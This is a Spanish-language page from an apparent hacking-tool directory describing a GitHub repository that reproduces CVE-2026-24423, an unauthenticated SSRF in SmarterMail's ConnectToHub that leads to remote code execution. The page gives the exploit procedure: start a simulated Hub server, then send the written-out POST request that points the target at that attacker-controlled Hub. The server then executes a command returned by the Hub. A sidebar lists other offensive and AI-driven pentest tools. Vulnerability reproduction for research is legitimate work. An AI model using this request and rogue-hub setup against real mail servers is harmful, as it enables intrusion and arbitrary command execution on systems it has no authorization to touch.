
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/aavamin/cve-2026-24423
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónRed Teaming
GitHubaavamin/cve-2026-24423

CVE-2026-24423

Script de reproducción para CVE-2026-24423, una violación del límite de confianza en SmarterMail ConnectToHub que conduce a SSRF y posible ejecución remota de código. Incluye un servidor Hub simulado e instrucciones para activar la API vulnerable.

Ver Repositorio
9142hace 9 mesesAún no revisado
Compartir

CVE-2026-24423

# CVE-2026-24423 – Reproducción

> ⚠️ **Solo para investigación de seguridad y pruebas autorizadas / For security research and authorized testing only**


## Introducción (Overview)

Este proyecto se utiliza para reproducir la vulnerabilidad **CVE-2026-24423**.  
La vulnerabilidad existe en la función **SmarterMail ConnectToHub**, y su causa raíz es:

- La interfaz de nivel administrativo no requiere autenticación  
- El servidor se conecta activamente al Hub especificado por el usuario (SSRF)  
- Los datos devueltos por el Hub externo se utilizan directamente para operaciones locales a nivel de sistema  

Esta vulnerabilidad es una **violación del límite de confianza a nivel de diseño (Trust Boundary Violation)**, que en última instancia puede conducir a la ejecución remota de código.

Este repositorio se utiliza únicamente para **verificación de vulnerabilidades e investigación técnica**, no para explotación con fines maliciosos.

Uso (Usage)

1️⃣ Iniciar el servicio de simulación del Hub

Start Hub Simulation Server

python3 cve-2026-24423.py

Este script:

  • Escuchará en el puerto 80
  • Simulará la interfaz del Hub de SmarterMail
  • Devolverá una respuesta JSON que contiene la configuración SystemMount

2️⃣ Activar la API vulnerable

Trigger the Vulnerable API

Use Yakit o Burp Suite para enviar la solicitud:

POST /api/v1/settings/sysadmin/connect-to-hub HTTP/1.1
Host: ip:port
Content-Type: application/json

{
  "hubAddress": "http://ip",
  "oneTimePassword": "test",
  "nodeName": "victim"
}

Esta interfaz no requiere autenticación No authentication is required.


3️⃣ Solución de problemas de reproducción

Troubleshooting

Si la reproducción de la vulnerabilidad falla:

  • Modifique el parámetro MountPath en cve-2026-24423.py

4️⃣ Resultado de la reproducción

Result


Cuando la vulnerabilidad se activa con éxito, SmarterMail analizará los datos devueltos por el Hub; el código predeterminado solo ejecuta el comando whoami.

Captura de ejemplo / Example:
result


Créditos (Credit)

Este proyecto fue realizado por ChatGPT.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





